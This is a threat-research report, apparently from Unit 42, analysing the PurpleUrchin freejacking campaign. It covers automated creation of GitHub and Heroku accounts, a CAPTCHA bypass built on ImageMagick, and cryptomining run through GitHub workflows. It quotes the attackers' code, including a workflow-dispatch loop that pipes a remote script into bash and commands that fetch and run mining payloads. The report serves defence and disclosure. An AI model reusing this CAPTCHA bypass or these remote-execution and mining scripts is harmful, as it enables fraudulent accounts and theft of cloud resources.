PurpleUrchin Bypasses CAPTCHA and Steals Cloud Platform Resources

By William Gamazo, Nathaniel Quist

Published: 2023-01-05 · Archived: 2026-04-05 18:39:32 UTC

Executive Summary

Unit 42 researchers perform a deep dive into Automated Libra, the cloud threat actor group behind the freejacking campaign PurpleUrchin. Automated Libra is a South African-based freejacking group that primarily targets cloud platforms offering limited-time trials of cloud resources in order to perform their cryptomining operations.

Freejacking is the process of using free (or limited-time) cloud resources to perform cryptomining operations.

Key Points:

- In order to take advantage of the limited resources offered by free trials, the actors heavily leveraged DevOps automation techniques such as continuous integration and continuous delivery (CI/CD). They accomplished this by containerizing user account creations on cloud platforms and through automating their cryptomining operations.
- We collected more than 250 GB of container data created for the PurpleUrchin operation and discovered that the threat actors behind this campaign were creating three to five GitHub accounts every minute during the peak of their operations in November 2022.
- We also found that some of the automated account creation cases bypassed CAPTCHA images using simple image analysis techniques. We also identified the creation of more than 130,000 user accounts created on various cloud platform services like Heroku, Togglebox and GitHub.
- We found evidence of unpaid balances on some of these cloud service platforms from several of the created accounts. This finding suggests that the actors created fake accounts with stolen or fake credit cards.
- With this finding, we assess that the actors behind PurpleUrchin operations stole cloud resources from several cloud service platforms through a tactic Unit 42 researchers call “Play and Run.” This tactic involves malicious actors using cloud resources and refusing to pay for those resources once the bill arrives.

Palo Alto Networks customers receive protection from the events listed within the blog through the Prisma Cloud container vulnerability scanning and runtime protection policies.

A New Play and Run Tactic

The PurpleUrchin cryptomining campaign, first uncovered in October 2022, is characterized as a freejacking operation. While doing our own investigation of this threat actor, Unit 42 researchers found evidence that PurpleUrchin threat actors employed Play and Run tactics, using cloud resources and not paying the cloud platform vendor’s resource bill.

PurpleUrchin actors performed these Play and Run operations through the creation and use of fake accounts, with falsified or potentially stolen credit cards. These fake accounts held a pending unpaid balance. Although one of the largest unpaid balances we found was $190 USD, we suspect the unpaid balances in other fake accounts and cloud services used by the actors could have been much larger due to the scale and breadth of the mining operation.

Background

Unit 42 researchers analyzed more than 250 GB of data that included container data as well as system access logs by the actor (with geolocation information), and hundreds of indicators of compromise (IoCs). The IoCs collected during this research are published in the Unit 42 ATOM for Automated Libra.

The infrastructure architecture employed by the actors uses CI/CD techniques, in which each individual software component of an operation is placed within a container. This container operates within a modular architecture within the larger mining operation.

CI/CD architectures provide highly modular operational environments, allowing some components of an operation to fail, be updated, or even be terminated and replaced, without affecting the larger environment.

By analyzing the collected container data, we traced the actor's activity back to August 2019. Their activity was spread across several cloud providers and crypto exchanges.

We also found that the actors have a preference for using cloud services via traditional virtual service providers (VSPs). Many traditional VSPs extend their service portfolio to include cloud-related services, such as Cloud Application Platform (CAP) and Application Hosting Platform (AHP). Some of the cloud service providers that offer CAP and AHP services that were targeted by the PurpleUrchin actors include Heroku and Togglebox, among others.

Unit 42 researchers identified more than 40 individual crypto wallets and seven different cryptocurrencies or tokens being used within the PurpleUrchin operation. We also identified that specific containerized components of the infrastructure the actors created were not only designed to perform mining functionality, but they also automated the process of trading the collected cryptocurrencies across several crypto trading platforms such as CRATEX ExchangeMarket, crex24 and Luno.

Mining With GitHub Workflows

The actor operations on GitHub used a combination of Play and Run and freejacking tactics. The likely reason the actors used GitHub is due to its decreased resistance in account creation. The actors were able to leverage a weakness within the CAPTCHA check on GitHub, which we discuss in more detail in the following section.

The actors automatically created GitHub accounts at an average rate of three to five accounts per minute. Once the actors had established their account base, they began their freejacking activity.

Each of the GitHub accounts was subsequently involved in a Play and Run strategy, where each account would use computational resources, but threat actors ultimately left their tabs unpaid. This appears to be a standard operational procedure for PurpleUrchin, as there is evidence that they created more than 130,000 accounts across various virtual private server (VPS) providers and cloud service providers (CSPs).

The actor also appeared to reserve a full server or cloud instances and they sometimes used CSP services such as AHPs. They did so in order to facilitate hosting web servers that were required to monitor and track their large-scale mining operations.

We have high confidence that some of the accounts created by this threat group were created using fake profiles and credit card information. This tactic allowed them to leave unpaid tabs with CSPs after their mining operations were completed.

Unit 42 researchers have found the actors behind PurpleUrchin appear to continuously evolve their operations such as refining their Play and Run and freejacking tactics.

Let's look further into how the actors have refined the automation of account creations within GitHub.

Automating GitHub Account Creations

One of the threat actor's latest deployments involved running Togglebox using AHP services. Togglebox is a fully managed solid-state drive (SSD) Cloud VPS and Application Hosting platform.

The actors used this platform to run a series of containers using the naming convention format repo_name/vgenerated_name:latest. Each container was capable of automatically creating GitHub accounts.

Researchers found a switch called "named" based accounts (meaning they were based on dictionary words) within the user account creation Python process, which was contained within the aforementioned container. This process uses randomly generated named accounts based on MD5 hashes.

The tools needed for the automatic account creation process were shipped as a container. In the latest version of the container, the actor combined several publicly available and legitimate tools to perform their operations, such as the following:

- Iron Browser, a chromium-based web browser
- xdotool, a tool used to generate keyboard and mouse inputs
- ImageMagick tool kit, used to convert, edit and compose digital photos

Once the necessary tools were in place, threat actors could begin creating accounts. The first step to creating a GitHub account is to populate the email address, password and username fields (as shown in Figure 1).



Figure 1. GitHub form completion process.

The container ran a virtual network computing (VNC) server on display:1 where the Iron Browser was launched with the following command, as shown in Figure 2.

```
DISPLAY=:1 /usr/share/iron/chrome \
-incognito \
--load-extension="/var/www/html/linux84748874/linux84744474/" \
--no-sandbox \
--new-window https://github.com/signup \
--new-window http://localhost/break8888.php?break= \
--allow-running-insecure-content \
--profile-directory="webappappappappapp88888874" \
--start-maximized &> /dev/null &
```

Figure 2. Iron Browser display on VNC server.

Then using xdotool, the main script completed the GitHub form. After the form was completed, GitHub presented a CAPTCHA challenge as shown in Figure 3.

Figure 3. GitHub CAPTCHA challenge.

The actor implemented a very simple mechanism for solving this CAPTCHA. While we did not evaluate the effectiveness of this CAPTCHA solving process, in the following section, we will show statistics about how many

GitHub accounts the actor was able to create in the span of three months. Based on this information, we think that this process (in combination with other tactics) was very effective.

Leveraging a CAPTCHA Weakness

To solve this particular CAPTCHA, which consists of identifying the spiral galaxies, the actor used two tools from the ImageMagick tools kit: convert and identify.

First, the images were converted into a red, green and blue (RGB) complemented image using the convert tool. Figure 4 shows an example of this conversion.



Figure 4. Converting image to an RBG complement.

Once the images were converted, the identify command was executed over each image to extract the “skewness” feature of the **Red** channel, as shown in Figure 5.

```
identify -verbose /$g | grep 'skew' | sed 's/.*: //g' | cut -d$'\n' -f1
```

Figure 5. Command to extract the skewness feature of the Red channel.

The final result, shown in Figure 6, was arranged in order from largest to smallest, and the image with the smallest value was selected as the spiral image. For example, using the values for the previous images:

```
-0.432461 4
-0.514428 5
-0.633764 3
-0.776289 6
-0.909078 1
-0.930157 2
```

Figure 6. Example of Red channel outputs for each image.

In this case, Image 2 (from Figure 4) is identified as the spiral galaxy. Once the CAPTCHA is solved, GitHub requires a "launch code," as shown in Figure 7.

Figure 7. GitHub requesting a launch code.

The actor used a Gmail account to automate the process of getting the launch code. They enabled this using Internet Message Access Protocol (IMAP) as well as a PHP script to read incoming IMAP messages.

Once the access code was entered, the automation generated a personal access token (PAT) with workflow permissions. The final result of the GitHub registering process was a username and PAT used for deploying workflows on GitHub. With the username and token, another container was invoked, as shown in Figure 8.

```
docker run -it --shm-size=2048m -d webappappapp/webinstall8888 /bin/bash
/var/www/html/linux88888874 $linuxweb8888 $linuxweb88888874
```

Figure 8. Invoking a running container.

This container subsequently performed the following actions:

- Setting up SSH keys
- Creating a GitHub repo using the GitHub API
- Configuring the permissions for the created repo

As part of a naming convention change within more recent operations, the actor started to use random names for the repos, which were based on MD5 hashes. This followed the same convention as prior username creations. The command shown in Figure 9 demonstrates the naming convention process.

```
webappuserappapp88882=$(echo $RANDOM | md5sum | head -c $(shuf -i12-24 -n1); echo;)
```

Figure 9. Random naming convention command.

Once the repo was created within GitHub, a Bash script was invoked to update the repo with the desired workflow. The workflow was generated using a PHP script that worked as a template for randomizing the differently named attributes of the workflow configuration. Figure 10 provides an example of how the workflow PHP template was coded.

```
<?php
$rand8888 = "64";
function generateRandomString($length = "12") {
    $characters = 'abcdefghijklmnopqrstuvwxyz';
    $charactersLength = strlen($characters);
    $randomString = '';
    for ($i = 0; $i < $length; $i++) {
        $randomString .= $characters[rand(0, $charactersLength - 1)];
    }
    return $randomString;
}
echo "
name: " . generateRandomString(rand(12,24)) . "
on:
  repository_dispatch:
jobs:";
for ($i = 0; $i < $rand8888; $i++){
echo "
  " . generateRandomString(rand(12,24)) . ":

    runs-on: ubuntu-latest

    timeout-minutes: " . rand(120,240) . "

    steps:
    - name: " . generateRandomString(rand(12,24)) . "
      run: \${{ github.event.client_payload.app }}";
}
?>
```

Figure 10. PHP template for randomizing script attributes.

In one version we observed, the workflow (generated from a template shown in Figure 10) had 64 jobs. The generated workflows were configured to run as a repository_dispatch under the event github.event.client_payload.app.

This workflow mechanism allowed the actors to execute external applications. In this case, the actor was running external Bash scripts and containers, as shown in Figure 11.

```
while true
do
    app_code_dispatch="curl -s https://$external_domain/$path | bash"
    event_type_dispatch=$(echo $RANDOM | md5sum | head -c $(shuf -i12-24 -n1); echo;)

    sleep 2

    curl -s --connect-timeout 32 --request POST --url "https://api.github.com/repos/$1/$2/dispatches" \
    --header "authorization: Bearer $3" --data "{\"event_type\": \"$event_type_dispatch\", \"client_payload\": {\"app\": \"$app_code_dispatch\"}}"

    sleep 120

done
```

Figure 11. Workflow mechanism to execute external applications.

The workflow runs the Bash script that is accessed from an external domain. During the last design change we observed, the actor built and ran containers that were used to install and initiate the cryptomining functionalities, as shown in Figure 12.

```
linux88888874=$(shuf -i1-5 -n1)
if [[ $linux88888874 == "1" ]]
then
    docker run -d node:18.9.1-buster-slim bash -c \
        "apt-get update;apt-get install wget -y;wget -N https://domain/path/node8888.tar.gz;tar
        -xvf /node8888.tar.gz;sed -i \"s/172.17.0.1/vps_provider_domain/g\" /index.js;sed -i \"s/14000/11018/g\" /index.js;node /index.js"
fi
if [[ $linux88888874 == "2" ]]
then
    docker run -d node:18.9.1-buster-slim bash -c \
        "apt-get update;apt-get install wget -y;wget -N https://domain/path/node88881.tar.gz;tar
        -xvf /node88881.tar.gz;sed -i \"s/172.17.0.1/vps_provider_domain/g\" /index.js;sed -i \"s/14000/11017/g\" /index.js;node /index.j
fi
if [[ $linux88888874 == "3" ]]
then
    docker run -d node:18.9.1-buster-slim bash -c \
        "apt-get update;apt-get install wget -y;wget -N https://domain/path/node88884.tar.gz;tar
        -xvf /node88884.tar.gz;sed -i \"s/172.17.0.1/vps_provider_domain/g\" /index.js;sed -i \"s/14000/11014/g\" /index.js;node /index.j
fi
if [[ $linux88888874 == "4" ]]
then
    docker run -d node:18.9.1-buster-slim bash -c \
        "apt-get update;apt-get install wget -y;wget -N https://domain/path/node88884.tar.gz;tar
        -xvf /node88884.tar.gz;sed -i \"s/172.17.0.1/vps_provider_domain/g\" /index.js;sed -i \"s/14000/11015/g\" /index.js;node /index.j
fi
if [[ $linux88888874 == "5" ]]
then
    docker run -d node:18.9.1-buster-slim bash -c \
        "apt-get update;apt-get install wget -y;wget -N https://domain/path/node88884.tar.gz;tar
        -xvf /node88884.tar.gz;sed -i \"s/172.17.0.1/vps_provider_domain/g\" /index.js;sed -i \"s/14000/11016/g\" /index.js;node /index.j
fi

docker run -v /var/run/docker.sock:/var/run/docker.sock \
    --shm-size=2048m \
    repo/container /bin/bash /var/www/html/linux847488748874 hosting_domain
```

Figure 12. Remote establishment of mining containers.

The generated workflow ran 64 jobs, and each job randomly selected one out of five available, unique configurations.

We did not evaluate how effectively the complete design performed. However, as part of the research, we were able to retrieve many GitHub accounts the actor was able to create during a three month period of time.

The following chart in Figure 13 illustrates statistics about the GitHub-created accounts performed by the system. It's important to note that we don't know if all accounts were created with the same design mechanism for all GitHub accounts. However, the statistics show actual accounts created by the actor's infrastructure.

This chart is an estimate of confirmed GitHub-created accounts. It is not meant to be fully comprehensive because of the limited visibility we had during the investigation.



Figure 13. The number of GitHub accounts created by the PurpleUrchin actors.

Earlier Campaign, Pandemic Time

One of the preferred cloud services used by the actor during 2021 was Heroku. Heroku is a CAP that allows users to create and deploy applications without the need for maintaining the hosting cloud infrastructure. PurpleUrchin actors made use of this capability throughout their operations.

After analyzing the data within the collected containers, we identified a total of 100,723 unique accounts created on the Heroku platform. The chart in Figure 14 shows the Heroku account creation stats by year and month.



Figure 14. Unique accounts created on the Heroku CAP.

As the above chart shows, this actor was active and using Heroku since at least November 2021.

We have a medium level of confidence that the operations started early in 2020, given that the actor created multiple certificates with the Let's Encrypt service, which was used with the generated domains. One of the domains, linux84[.]distro[.]cloudns.cl, had an SSL certificate with a valid date starting on Nov. 17, 2020 (shown in Figure 15).

```
Data:
   Version: V3
   Serial Number: 46e12b296bb42758b2b6ca11f4a15bab4de
   Thumbprint: abc32b3b1dcc5a3aa9ee85e2fced4359a483770b
Signature Algorithm: sha256RSA
   Issuer: C=US , CN=Let's Encrypt Authority X3 , O=Let's Encrypt
   Validity
      Not Before: 2020-11-17 12:46:30
      Not After: 2021-02-15 12:46:30
   Subject: CN=linux84.distro.cloudns.cl
   Subject Public Key Info:
      Public Key Algorithm : RSA
         Public-Key: (2048 bit)
         Modulus:
            00:d6:2f:73:c4:83:e2:33:43:3c:b9:d1:e0:3d:f2:
            58:2d:b3:6b:c8:9c:1a:3b:6f:f0:66:13:ff:0c:76:
            64:e4:e5:a1:15:ad:78:25:78:a0:0e:72:4c:40:ec:
            30:e1:60:9d:8d:2e:00:7a:fc:21:44:ba:d4:f1:f0:
            5f:aa:f8:27:04:e4:8c:db:70:0b:8e:4c:e4:ee:43:
            d6:49:b5:c6:8c:7f:6d:a6:ed:b1:22:97:1e:b1:c8:
            cd:7c:9f:6d:34:1d:7e:3d:d7:e0:15:9f:0e:14:b3:
```

Figure 15. SSL certificate for linux84.distro.cloudns.cl.

Conclusion

Automated Libra, the cloud threat actor behind the freejacking campaign PurpleUrchin, has created more than 130,000 accounts on free or limited-use cloud platforms such as Heroku and GitHub. They have also engaged in the illegal theft of cloud resources from these platforms.

Automated Libra constantly improve their CI/CD operation and infrastructure architecture to perform the following actions:

- Bypass or resolve the CAPTCHA presented by GitHub during account creation
- Increase the number of accounts that can be created per minute
- Utilize as much CPU time as possible before losing access to resources

It is important to note that Automated Libra designs their infrastructure to make the most use out of CD/CI tools. This is getting easier to achieve over time, as the traditional VSPs are diversifying their service portfolios to include cloud-related services. The availability of these cloud-related services makes it easier for threat actors, because they don’t have to maintain infrastructure to deploy their applications. In the majority of cases, all they’ll need to do is to deploy a container.

While PurpleUrchin is a freejacking crypto mining operation, Automated Libra also employs Play and Run tactics to gain access to computational resources. The threat actors use these limited-use cloud resources until the allotted time or dollar balance is reached, at which time Automated Libra ceases using those resources. This often results in an outstanding balance due, which actors do not pay.

Palo Alto Networks Prisma Cloud is capable of monitoring the usage of cloud resources, specifically those initiated within a containerized environment. Prisma Cloud's ability to scan all containers for vulnerabilities and misuse prior to deployment, as well as monitoring the runtime status of these containers, would prevent the activities of Automated Libra from persisting within a cloud environment.

Updated January 5, 2023, at 10:05 a.m. PT.
